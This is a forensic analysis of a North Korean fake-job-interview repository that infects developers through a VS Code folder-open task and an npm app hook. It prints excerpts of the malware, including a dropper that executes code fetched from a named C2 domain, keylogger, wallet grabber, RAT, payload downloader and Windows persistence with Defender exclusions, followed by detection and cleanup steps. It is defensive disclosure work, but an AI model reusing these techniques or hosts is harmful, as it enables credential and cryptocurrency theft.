

This report details the forensic analysis of a malicious repository (https://bitbucket[.]org/0xmvptechlab/ctrading) associated with the DPRK "Contagious Interview" campaign. The malware targets developers by embedding VS Code tasks execution hook as well as regular npm application executing malicious fetch.
The attack employs a "dual-stack" architecture:
- Node.js Layer: Executes immediately upon infection to steal credentials, log keys, and establish a covert RAT within the
.npmdirectory. - Python Layer: Downloads a secondary infrastructure for long-term surveillance, cryptocurrency wallet theft, and cryptocurrency mining.
The infection vector typically involves a malicious repository distributed as a 'take-home' technical assessment via LinkedIn. In some cases it's a request for code review when target is a security researcher or company developer lured in with partnership proposal. Threat actors leverage compromised or fabricated profiles with high follower counts to impersonate recruiters and business developers from established organizations.
These campaigns are highly prevalent, and we attribute them to DPRK threat actors with high confidence. In the last month, three separate victims reached out to SEAL requesting help. Each victim was approached in the same manner, and each suffered significant financial losses. Although none of the victims executed the code directly, they each enabled 'Trusted Workspace' in their VS Code instance - either to inspect the code manually or to allow an AI tool to do so. Each attack followed the same IOCs and TTPs described in the analysis of the most recent case below. Additionally, each malicious repository’s GitHub commit history pointed to KST+9 (Korean) timezone settings.
The Python-based malware is a well-known InvisibleFerret variant, while the Node.js layer is the similarly popular BeaverTail. We have mapped all filesystem artifacts left by both execution layers and provide instructions for developers on how to limit their VS Code attack surface and perform a sanity check for signs of past infection. While these campaigns are persistent and sophisticated from a social engineering perspective, the malware fails to reach its full potential due to easily fingerprinted behavior and a persistence module that is broken on all platforms except Windows.
DPRK Threat Actors Identities and Social Engineering Approach
The victim was initially contacted on LinkedIn by 'John Meltzer,' the CTO of a project called 'Meta2140.' The victim was provided with a link to a Notion[.]so website containing a technical assessment task description and a URL to a Bitbucket repository hosting the malicious code. Although the victim only cloned the repository and did not execute it, this was sufficient to trigger a VS Code Task Hijack attack. Project 'Meta2140' appears to be fully operated by DPRK threat actors. The identity that initiated contact differs from the author of the commit messages in the malicious repository; however, both claim to be employees of 'Meta2140.' Moreover, the identity found in the commit history is connected to past efforts by DPRK IT workers to develop the fraudulent project 'Ultra-X.' This revelation allows us, with moderate to high confidence, to attribute some of the ongoing Contagious Interview campaigns to a few known DPRK IT workers who have been active in the space since as least early 2024.
Commit data from ctrading repository
commit b38de9527e8ead69a8ead5ce52a9202d2b58b5b7 (HEAD -> main, origin/main, origin/HEAD)
Author: Pietro <[email protected]>
Date:   Thu Jan 8 00:53:44 2026 +0900

    feat(ui): add some fonts
Github Profile: https://github.com/pietroETH
E-mails: [email protected], [email protected], [email protected]
Based on the structure and execution of deployed malware, we think that particular cluster of DPRK threat actors is prioritizing one-time data, credentials and crypto wallets theft over establishing a persistent connection to victim's host.
Initial Access & Infection Vectors
The malware is embedded into the repository using two vectors. The third vector, a malicious npm dependency, was removed from npmjs registry at the time of the attack and most likely left by the attacker by accident (An artifact from past campaigns).
A. VS Code Task Hijack
The more sophisticated/novel vector involves .vscode/tasks.json. A hidden task named eslint-check is configured with runOn: folderOpen. It executes a JavaScript file disguised as a font.
File: .vscode/tasks.json
{
  "label": "eslint-check",
  "type": "shell",
  "command": "node public/font/fa-brands-regular.woff2", <--- THIS WILL EXECUTE
  "runOptions": {
    "runOn": "folderOpen"  <--- DANGEROUS
  }
}
B. Application Logic Hook
If the VS Code vector fails, the malware hooks the application's runtime. The file server/routes/api/profile.js contains a getPassport function. When the developer runs the server and this function triggers, the infection begins.
File: server/routes/api/profile.js
const domain = "chainlink-api-v3.com";    //Typosquatted Domain
const subdomain = "api/service/token"

const errorHandler = (error) => {
    try {
      // ... (Validation logic) ...
      const createHandler = (errCode) => {
        try {
          // Dynamic execution of the error string
          const handler = new (Function.constructor)('require', errCode);
          return handler;
        } catch (e) { return null; }
      };
      const handlerFunc = createHandler(error);
      if (handlerFunc) { handlerFunc(require); }
    } catch (globalError) { }
  };

const id = "b2040f01294c183945fdbe487022cf8e";
const getPassport = () => {
  // The server returns the payload inside a 404/500 Error response
  axios.get(`http://${domain}/${subdomain}/${id}`)
    .then(res => res.data)
    .catch(err => errorHandler(err.response.data || "404"));
}
C. Malicious Dependency
The malware also tries to installs malicious dependency grayavatar using npm install. The dependency was requesting shell access using child_process to execute obfuscated JavaScript code. The details of the package can be inspected here: https://socket.dev/npm/package/grayavatar/overview/1.0.2
File: ctrading/server/package.json (partial)
{
  "dependencies": {
    "grayavatar": "latest"
  }
}
Stage 1: The "Error Handler" Dropper
The initial JavaScript payload (found in the fake font and profile.js) contacts a C2 domain (chainlink-api-v3.com).
The server intentionally returns a non-200 error code (e.g., 404). The script captures the error response body, which contains the actual malicious code, and executes it using new Function().
Dropper Logic:
const errorHandler = (error) => {
    try {
      const createHandler = (errCode) => {
          // Compiles the error string into executable code
          const handler = new (Function.constructor)('require', errCode);
          return handler;
      };
      const handlerFunc = createHandler(error);
      if (handlerFunc) {
        handlerFunc(require); // Executes the payload
      }
    } catch (globalError) {}
};
Stage 2: In-Memory Node.js Controller
The payload fetched in Stage 1 is a complex Node.js controller executed entirely in memory. It does not write itself to disk immediately. Its role is to steal data instantly and deploy the secondary Python infrastructure. It executes five distinct modules:
1. The Keylogger & Screenshotter
Installs node-global-key-listener and screenshot-desktop. It captures keystrokes and takes screenshots on mouse clicks or Enter key presses, uploading them to 172.86.116.178.
In-Memory Module (Keylogger)
  execSync("npm install --save node-global-key-listener screenshot-desktop sharp ...", {
    windowsHide: true
  });
  // ...
    _0x5cd169.addListener(function (_0x4a5d32, _0x4d2097) {
      try {
        if (_0x4a5d32.state == "DOWN") {
            // ... (Key logging logic) ...
            if (_0x4a5d32.name == "LEFT\\x20CTRL" || _0x4a5d32.name == "RIGHT\\x20CTRL") {
            _0x125304 += "<CTRL>";
            // ...
2. The File Grabber

Scans the user's home directory for sensitive files (.env, .ssh, wallet, secret, .config). It specifically targets developer secrets and configuration files.

The module recursively scans browser extension directories, specifically looking for the extension IDs (e.g., nkbihfbeogaeaoehlefnkodbefgpgknn). To prepare for exfiltration, it copies the active LevelDB database files to a hidden staging directory ~/.n3/
- Files are renamed sequentially to
tp0,tp1,tp2, etc., to obfuscate their original filenames (e.g.,000005.ldb,MANIFEST-000001). - Content:
tp0(MANIFEST): Database metadata.tp2/tp3(Logs): Transaction logs referencing the extensions IDs.tp4(LDB): The actual LevelDB table containing encrypted vault data (Seed Phrases/Keys).
While the Node.js module handles the copying of files, way.py Python module ensures the files are accessible. See Section 5: Stage 4 (Python Payloads).
In-Memory Module (Grabber)
const excludeFolders = ["node_modules", "npm", "hooks", ...]; // Anti-clutter
const searchKey = ["*.env*", "*.doc", "*.docx", "*.pdf", "*.secret", "*.json", "*.ts"];
// ...
const scanDir = async c => {
  // ...
      } else if (j.isFile() && isFileMatching(g)) {
        await uf(h); // Upload function
        await sleep(200);
      }
3. The Clipper
Monitors the system clipboard for cryptocurrency addresses. It runs a loop checking pbpaste (macOS) or powershell Get-Clipboard (Windows).
In-Memory Module (Clipper)
  async function h() {
    if (os.platform() == "darwin") {
      exec("pbpaste", { ... }, (j, k, l) => {
        // ... Check if clipboard changed ...
      }, ...);
    } else if (os.platform() == "win32") {
      exec("powershell Get-Clipboard", { ... }, (j, k, l) => {
         // ... Check if clipboard changed ...
      }, ...);
    }
  }
  setInterval(h, 500);
4. The Browser Stealer
Targets local database files for Chrome, Brave, and Opera. It specifically looks for the Login Data and Web Data SQLite files.
In-Memory Module (Stealer)
const getBasePaths = () => {
  const d = process.platform;
  if (d === "win32") {
    return ["" + path.join(process.env.LOCALAPPDATA, "Google/Chrome/User Data"), ...];
  } else if (d === "linux") {
    return ["" + path.join(process.env.HOME, ".config/google-chrome"), ...];
  }
  // ...
5. The Node.js RAT
Establishes a persistent connection to the C2 server using socket.io-client. This allows the attacker to execute arbitrary shell commands on the infected machine.
In-Memory Module (RAT)
    const _0x1d5870 = _0x310320("http://" + m + ":" + p, { ... }); // Connects to C2
    _0x1d5870.on("command", _0x56daa5 => {
      try {
        exec(_0x56daa5.message, { ... }, (_0x1a0469, _0x129a16, _0x2dd6d4) => {
            // Executes command sent by server and returns stdout/stderr
Stage 3: The Python Stager (.nlp)
After the Node.js modules are deployed, the malware attempts to establish a parallel Python environment. This is handled by a stager script detected as .nlp (on Linux/Mac).
All Python payloads (stager, RAT and miner) are obfuscated using nested base64 encoding together with zlib compression. An unsophisticated technique with the sole purpose of obfuscating the payload from static analyzers.
This script prepares the system by installing requests, creating a hidden directory ~/.n2, and downloading the final two Python payloads: way and pow.
.nlp Stager
host1 = "146.70.253.107"
pd = os.path.join(home, ".n2")
ap = pd + "/way"

def download_payload():
    # ...
    # Download the RAT module
    aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
    with open(ap, 'wb') as f:f.write(aa.content)
    # ...

# Execution Logic
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], ...)
    else:subprocess.Popen([sys.executable, ap])
Stage 4: Python Payloads
The .nlp stager drops two specific modules into the hidden directory ~/.n2.
Module A: The RAT & Wallet Stealer (way.py)
This is the primary data collection tool. It connects to Cluster A (146.70.253.107:2242) C2.
Capabilities:
- Browser Killing: Forcibly terminates chrome and brave processes. This releases filesystem locks on LevelDB databases, allowing the Node.js component to successfully copy wallet data to the staging directory
~/.n3. - AnyDesk: Can download and execute AnyDesk (
ssh_any) for GUI remote access. - Keylogging: Uses
pyWinhook(Windows only) for secondary keylogging.
Browser Killer
def ssh_kill(A,args):
    # ...
    if os_type == "Windows":
        try:subprocess.Popen('taskkill /IM chrome.exe /F')
        except:pass
    else:
        try:subprocess.Popen('killall Google\ Chrome')
        except:pass
Upload Log
The malware attempts to write a receipt of uploaded files to flist. If this file is missing, the exfiltration may have been interrupted. This particular malware is required to download a lot of files in the process of execution, network interuption may cause it to break.
def write_flist(s):
    default_path = os.path.join(os.path.expanduser("~"), ".n2")
    with open(default_path + '/flist', 'a') as f:
        f.write(s)
Staging for Exfiltration
The ~/.n3 directory contains numerous logs with information about what files of interests are to be send to attacker controlled server.
Module B: The Miner & Persistence (pow.py)
This script downloads an XMRig miner and attempts to establish system persistence.
This module is Windows-Only. It attempts to import winreg at the top level. On Linux/macOS, this import raises an exception, causing the script to exit immediately. Consequently, no automated persistence or mining is established on Linux systems via this module.
OS Limitation
try:
    import subprocess
    # ...
    import winreg # <--- FAILS ON LINUX/MAC, triggering the except block
    import ctypes
except:
    pass # <--- Script terminates here on non-Windows OS
Stage 5: Node.js Persistence & Re-infection
C2: 172.86.116.178 (Windows/macOS/Linux)
Path/Location: ~/.npm/scoped_dir[TIMESTAMP]/ (VS Code Tasks hijack only)
PID Files: ~/.npm/vhost.ctl, ~/.npm/npm-compiler.log (Both VS Code Tasks and Application Logic Hook)
The malware creates hidden directories within .npm acting as a secondary persistence mechanism.
The malware's footprint on the disk varies significantly depending on which infection vector triggered the execution.
Scenario A: VS Code Task Hijack (Disk Persistence)
- Creates a hidden directory:
~/.npm/scoped_dir[TIMESTAMP]/. - Writes a Loader Script (
main.js) to disk. - If the user re-opens the folder, the task re-executes. The dropped
main.jsacts as a localized persistence loader.
user@host:~/.npm$ ls -la
total 48
drwxrwxr-x 10 user user 4096 Jan  9 18:48 .
drwx------ 26 user user 4096 Jan  9 15:22 ..
drwxrwxr-x  5 user user 4096 Oct  9 17:05 _cacache
drwxrwxr-x  2 user user 4096 Jan 10 11:28 _logs
-rw-rw-r--  1 user user    4 Jan  9 16:25 npm-compiler.log
drwxrwxr-x  3 user user 4096 Oct  9 17:05 _npx
drwxrwxr-x  2 user user 4096 Oct 16 13:12 _prebuilds
drwxrwxr-x  3 user user 4096 Jan  9 15:21 scoped_dir6760_1767990002
drwxrwxr-x  3 user user 4096 Jan  9 16:25 scoped_dir6760_1767993943
drwxrwxr-x  2 user user 4096 Jan  9 18:45 scoped_dir6760_1768002355
drwxrwxr-x  3 user user 4096 Jan  9 19:48 scoped_dir6760_1768002534
-rw-rw-r--  1 user user    0 Jan  6 16:35 _update-notifier-last-checked
-rw-rw-r--  1 user user    4 Jan  9 16:25 vhost.ctl
user@host:~/.npm$ ls -la scoped_dir*
scoped_dir6760_1767990002:
total 52
drwxrwxr-x  3 user user  4096 Jan  9 15:21 .
drwxrwxr-x 10 user user  4096 Jan  9 18:48 ..
-rw-rw-r--  1 user user   532 Jan  9 15:20 main.js
drwxrwxr-x 76 user user  4096 Jan  9 15:21 node_modules
-rw-rw-r--  1 user user   346 Jan  9 15:21 package.json
-rw-rw-r--  1 user user 30979 Jan  9 15:21 package-lock.json
Scenario B: Application Logic Hook (Volatile Execution)
- No
scoped_diris created. - No
main.jsis written to disk. - The payload executes immediately in-memory using
eval()logic. - On Linux/macOS, this state is volatile. If the
npm startprocess is terminated or the machine reboots, the malware stops running and the full npm re-build is neccessary.
user@host:~/.npm$ ls -la
total 36
drwxrwxr-x  6 user user 4096 Jan 12 17:19 .
drwx------ 26 user user 4096 Jan 12 09:46 ..
drwxrwxr-x  5 user user 4096 Oct  9 17:05 _cacache
drwxrwxr-x  2 user user 4096 Jan 12 09:46 _logs
-rw-rw-r--  1 user user    4 Jan 12 09:46 npm-compiler.cache
-rw-rw-r--  1 user user    4 Jan 12 09:46 npm-compiler.log
drwxrwxr-x  3 user user 4096 Oct  9 17:05 _npx
drwxrwxr-x  2 user user 4096 Jan 12 09:44 _prebuilds
-rw-rw-r--  1 user user    0 Jan  6 16:35 _update-notifier-last-checked
-rw-rw-r--  1 user user    4 Jan 12 09:46 vhost.ctl
user@host:~/.npm$ awk 1 *.ctl *.cache *.log
7767
7779
7783
Shared Artifacts (Lock Files)
Regardless of the vector, the running malware creates empty files in ~/.npm/ to serve as Lock Files (containing only a Process ID) to prevent duplicate infections.
| File | Associated In-Memory Process |
|---|---|
vhost.ctl |
Node RAT: Connects to C2 to execute shell commands. |
npm-compiler.log |
Clipper: Monitors clipboard for crypto addresses. |
npm-compiler.main |
Main Controller: Orchestrates the infection. (Note: This file is removed when the main process terminates). |
In memory process
The malware is designed to run directly from memory as priority (node -e) alongside the Python RAT (way) regardless of the scoped_dir presence.
user  7767  ...  node -e  const _0x3782a4=_0x3748;... // In-Memory Node RAT
user  7779  ...  node -e  const n=b;(function(c,d)... // In-Memory Clipper
user  7924  ...  /usr/bin/python3 /home/user/.n2/way  // Python RAT
The same PIDs (7767,7779,7924) can be found in associcated .npm/* PID files.
1. The Loader (main.js):
The main.js file found in scoped_dir... is identical to the Stage 1 Dropper. It does not contain the RAT code itself. Instead, it re-fetches the payload from chainlink-api-v3.com. This ensures that even if the in-memory process is killed, the persistence file simply re-downloads the latest version of the malware.
Sample (~/.npm/scoped_dir.../main.js):
// This is a re-infection loop. It contacts the C2 to download the core payload again.
const url = 'http://chainlink-api-v3.com/api/service/token/b2040f01294c183945fdbe487022cf8e';
axios.get(url,{headers:{'x-secret-header':'secret'}})
    .then(function(res){})
    .catch(function (res) {
        // ... executes the downloaded payload ...
    });
2. The In-Memory Processes:
When main.js runs, it spawns two Node.js processes. These processes write their PIDs to files in ~/.npm to act as lockfiles (preventing duplicates).
vhost.ctl(PID File): Corresponds to the Node RAT module. It connects to172.86.116.178:5918and listens forexeccommands.npm-compiler.log(PID File): Corresponds to the Clipboard Clipper module. It monitors the clipboard for crypto addresses.
Linux & macOS
- The
.nlpstager executes payloads immediately but does not write to.bashrc,cron, orsystemd. - The persistence module (
pow) crashes immediately due to Windows-specific imports (winreg). - The Node.js persistence (
~/.npm) relies on the user or the IDE re-executing the malicious task or themain.jsfile. It does not auto-start on boot unless specifically triggered by a manipulated environment (e.g., if.npmis in the path or hooked).
Windows
The malware utilizes a two-tiered persistence strategy on Windows systems, governed by the pow.py module. It combines classic Startup folder dropping with advanced Scheduled Task creation to ensure the payload (XMRig miner/Backdoor) survives reboots and user actions.
1. Startup Folder Injection (The "Injector")
The initial execution of pow.py immediately establishes persistence by dropping a Python script into the user's Startup directory. This script is disguised as a system maintenance tool.
- Location:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ - Filename:
Windows Update Script.pyw - File Extension:
.pyw(Executes silently without a console window).
Code Sample:
APPDATA_ROAMING_DIRECTORY = os.getenv("APPDATA")
TSUNAMI_INJECTOR_NAME = "Windows Update Script.pyw"
TSUNAMI_INJECTOR_FOLDER = f"{APPDATA_ROAMING_DIRECTORY}/Microsoft/Windows/Start Menu/Programs/Startup"

# ... (Script writes the obfuscated content of TSUNAMI_INJECTOR_SCRIPT to this path) ...

with open(TSUNAMI_INJECTOR_PATH, "w") as f:
    f.write(obfuscate_script(TSUNAMI_INJECTOR_SCRIPT, loop_count = 50))
2. Scheduled Task Hijacking (The "Payload")
The script dropped in the Startup folder (Windows Update Script.pyw) contains secondary logic to register a Scheduled Task. This task ensures that even if the Startup item is removed, the malware re-executes upon user login.
- Task Name:
Runtime Broker(Mimics the legitimate Windows processRuntimeBroker.exe). - Trigger:
AtLogOn(Runs immediately when the user signs in). - Execution Target: A malicious executable masked as
%APPDATA%\Microsoft\Windows\Applications\Runtime Broker.exe. - Privileges: Sets
RunLevel = 1(Highest Privileges).
Code Sample:
def create_task() -> None:
    powershell_script = f\"\"\"
        $Action = New-ScheduledTaskAction -Execute "{TSUNAMI_INSTALLER_PATH}"
        $Trigger = New-ScheduledTaskTrigger -AtLogOn
        $Principal = New-ScheduledTaskPrincipal -UserId $env:USERNAME -LogonType Interactive
        $Principal.RunLevel = 1
        $Settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -DontStopOnIdleEnd
        Register-ScheduledTask -Action $Action -Trigger $Trigger -Principal $Principal -Settings $Settings -TaskName "Runtime Broker"
    \"\"\"
    subprocess.run(["powershell.exe","-Command", powershell_script], ...)
3. Windows Defender Evasion
To prevent the persistent files from being flagged or deleted by antivirus, the script executes PowerShell commands to add its specific directories to the Windows Defender Exclusion list.
Code Sample:
def add_windows_defender_exception(filepath: str) -> None:
    try:
        subprocess.run(
            ["powershell.exe", f"Add-MpPreference -ExclusionPath '{filepath}'"],
            shell = True,
            creationflags = subprocess.CREATE_NO_WINDOW,
            # ...
        )
4. Process Masquerading
The miner payload itself is downloaded and renamed to look like the Microsoft Edge browser to confuse users inspecting Task Manager.
- Fake Name:
msedge.exe - Location:
%LOCALAPPDATA%\Microsoft\Windows\Applications\msedge.exe
Code Sample:
EXCEPTION_PATHS = [
    # Tsunami Installer
    rf"{ROAMING_APPDATA_PATH}\Microsoft\Windows\Applications\Runtime Broker.exe",
    # XMRig miner (Renamed)
    rf"{LOCAL_APPDATA_PATH}\Microsoft\Windows\Applications\msedge.exe"
]
Detection & Remediation
Detection
- Check for Hidden Directories: Execute
ls -la ~/and inspect for.n2,.n3,.nlpor.npm. - Inspect .npm: Check
~/.npmfor non-directory files likevhost.ctlor folders starting withscoped_dir. - Process List: Look for
nodeprocesses running out of~/.npmorpythonprocesses running out of~/.n2.
Remediation
- Isolate: Disconnect the machine from the network immediately.
- Credential Rotation (Critical): The presence of
~/.n3indicates that MetaMask/Crypto wallets were staged for theft. Transfer funds to a new wallet (new seed phrase) from a clean device immediately. Rotate all SSH keys and API tokens found in.envfiles. - Cleanup:
- Linux/macOS: Delete the repository and artifacts (
rm -rf ~/.n2 ~/.n3 ~/.nlp ~/.npm/vhost.ctl ~/.npm/scoped_dir*). Kill malicious processes: `pkill -f "node -e", pkill -f "python3 .*way", pkill -f "python3 .*pow" and/or reboot the machine to clear memory-resident payloads. - Windows: Due to deep persistence (Registry, Scheduled Tasks, Defender Exclusions), a full OS re-install is recommended.
- Linux/macOS: Delete the repository and artifacts (
The full reset of operating system is reccomended regardless of the platform on which malware executed.
Hardening your VS Code
Place the following inside of global settings.json (CTRL + SHIFT + P -> 'Preferences: Open User Settings'):
{
  "task.allowAutomaticTasks": "off",
  "security.workspace.trust.enabled": true,
  "security.workspace.trust.untrustedFiles": "open",
  "security.workspace.trust.emptyWindow": false
}
If the above setting is present, VS Code Tasks won't run regardless of enabled Trusted Workspace.
Automated Detection on Windows
Run the following powershell command to check for malware artifacts leftovers.
if (-not ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) { Write-Host "`n[WARNING] Not running as Administrator - results may be incomplete`n" -ForegroundColor Yellow }; Write-Host "`n== Hidden directories ==" -ForegroundColor Yellow; $dirs=Get-ChildItem $HOME -Force -Directory -ErrorAction SilentlyContinue | Where-Object { $_.Name -in '.n2','.n3','.nlp','.npm' }; if ($dirs) { $dirs | ForEach-Object { Write-Host "THREAT FOUND: $($_.FullName)" -ForegroundColor Red } } else { Write-Host "None found" -ForegroundColor Green }; Write-Host "`n== Suspicious .npm contents ==" -ForegroundColor Yellow; if (Test-Path "$HOME\.npm") { $npm=Get-ChildItem "$HOME\.npm" -Force -ErrorAction SilentlyContinue | Where-Object { $_.Name -eq 'vhost.ctl' -or $_.Name -like 'scoped_dir*' }; if ($npm) { $npm | ForEach-Object { Write-Host "THREAT FOUND: $($_.FullName)" -ForegroundColor Red } } else { Write-Host "No suspicious files" -ForegroundColor Green } } else { Write-Host ".npm not found" -ForegroundColor Green }; Write-Host "`n== Suspicious running processes ==" -ForegroundColor Yellow; $procs=Get-CimInstance Win32_Process -ErrorAction SilentlyContinue | Where-Object { ($_.Name -imatch '^(node|python)(\.exe)?$' -and $_.CommandLine -imatch '\\\.npm|\\\.n2|\\\.n3|\\\.nlp') -or ($_.Name -eq 'msedge.exe' -and $_.ExecutablePath -notmatch 'Program Files') }; if ($procs) { $procs | ForEach-Object { Write-Host "THREAT FOUND: $($_.Name) (PID: $($_.ProcessId))" -ForegroundColor Red; Write-Host " Path: $($_.ExecutablePath)" -ForegroundColor Red; Write-Host " CommandLine: $($_.CommandLine)" -ForegroundColor Red } } else { Write-Host "No suspicious processes" -ForegroundColor Green }; Write-Host "`n== Suspicious files in AppData ==" -ForegroundColor Yellow; $appdata=@("$env:APPDATA\Microsoft\Windows\Applications\Runtime Broker.exe","$env:LOCALAPPDATA\Microsoft\Windows\Applications\msedge.exe","$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\Windows Update Script.pyw") | Where-Object { Test-Path $_ }; if ($appdata) { $appdata | ForEach-Object { Write-Host "THREAT FOUND: $_" -ForegroundColor Red } } else { Write-Host "No suspicious AppData files" -ForegroundColor Green }; Write-Host "`n== Suspicious Scheduled Tasks ==" -ForegroundColor Yellow; $tasks=Get-ScheduledTask -ErrorAction SilentlyContinue | Where-Object { ($_.TaskName -eq 'Runtime Broker') -or (($_.Actions.Execute + " " + $_.Actions.Arguments) -imatch 'node|python' -and ($_.Actions.Execute + " " + $_.Actions.Arguments) -imatch '\\\.npm|\\\.n2|\\\.n3|\\\.nlp') -or ($_.Actions.Execute -imatch 'Runtime Broker\.exe|msedge\.exe' -and $_.Actions.Execute -imatch 'AppData') }; if ($tasks) { $tasks | ForEach-Object { Write-Host "THREAT FOUND: Task '$($_.TaskName)' [$($_.TaskPath)]" -ForegroundColor Red; Write-Host " Execute: $($_.Actions.Execute)" -ForegroundColor Red } } else { Write-Host "No suspicious scheduled tasks" -ForegroundColor Green }; Write-Host "`n== Windows Defender Exclusions ==" -ForegroundColor Yellow; try { $prefs=Get-MpPreference; $excl=$prefs.ExclusionPath + $prefs.ExclusionProcess | Where-Object { $_ -imatch '\\\.npm|\\\.n2|\\\.n3|\\\.nlp|AppData\\Microsoft\\Windows\\Applications' }; if ($excl) { $excl | ForEach-Object { Write-Host "THREAT FOUND: Defender exclusion '$_'" -ForegroundColor Red } } else { Write-Host "No suspicious Defender exclusions" -ForegroundColor Green } } catch { Write-Host "Defender data unavailable (requires admin)" -ForegroundColor Yellow }; Write-Host ""
Above command broken down into individual modules:
1. Check Administrator Privileges
if (-not ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) {
Write-Host "`n[WARNING] Not running as Administrator - results may be incomplete`n" -ForegroundColor Yellow
}
2. Scan for Hidden Directories
Write-Host "`n== Hidden directories ==" -ForegroundColor Yellow
$dirs=Get-ChildItem $HOME -Force -Directory -ErrorAction SilentlyContinue | Where-Object { $_.Name -in '.n2','.n3','.nlp','.npm' }
if ($dirs) {
    $dirs | ForEach-Object { Write-Host "THREAT FOUND: $($_.FullName)" -ForegroundColor Red }
} else {
    Write-Host "None found" -ForegroundColor Green
}
3. Scan for Suspicious .npm Contents
Write-Host "`n== Suspicious .npm contents ==" -ForegroundColor Yellow
if (Test-Path "$HOME\.npm") {
    $npm=Get-ChildItem "$HOME\.npm" -Force -ErrorAction SilentlyContinue | Where-Object { $_.Name -eq 'vhost.ctl' -or $_.Name -like 'scoped_dir*' }
    if ($npm) {
        $npm | ForEach-Object { Write-Host "THREAT FOUND: $($_.FullName)" -ForegroundColor Red }
    } else {
        Write-Host "No suspicious files" -ForegroundColor Green
    }
} else {
    Write-Host ".npm not found" -ForegroundColor Green
}
4. Scan for Suspicious Running Processes
Write-Host "`n== Suspicious running processes ==" -ForegroundColor Yellow
$procs=Get-CimInstance Win32_Process -ErrorAction SilentlyContinue | Where-Object { ($_.Name -imatch '^(node|python)(\.exe)?$' -and $_.CommandLine -imatch '\\\.npm|\\\.n2|\\\.n3|\\\.nlp') -or ($_.Name -eq 'msedge.exe' -and $_.ExecutablePath -notmatch 'Program Files') }
if ($procs) {
    $procs | ForEach-Object {
        Write-Host "THREAT FOUND: $($_.Name) (PID: $($_.ProcessId))" -ForegroundColor Red
        Write-Host "  Path: $($_.ExecutablePath)" -ForegroundColor Red
        Write-Host "  CommandLine: $($_.CommandLine)" -ForegroundColor Red
    }
} else {
    Write-Host "No suspicious processes" -ForegroundColor Green
}
5. Scan for Suspicious Files in AppData
Write-Host "`n== Suspicious files in AppData ==" -ForegroundColor Yellow
$appdata=@("$env:APPDATA\Microsoft\Windows\Applications\Runtime Broker.exe","$env:LOCALAPPDATA\Microsoft\Windows\Applications\msedge.exe","$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\Windows Update Script.pyw") | Where-Object { Test-Path $_ }
if ($appdata) {
    $appdata | ForEach-Object { Write-Host "THREAT FOUND: $_" -ForegroundColor Red }
} else {
    Write-Host "No suspicious AppData files" -ForegroundColor Green
}
6. Scan for Suspicious Scheduled Tasks
Write-Host "`n== Suspicious Scheduled Tasks ==" -ForegroundColor Yellow
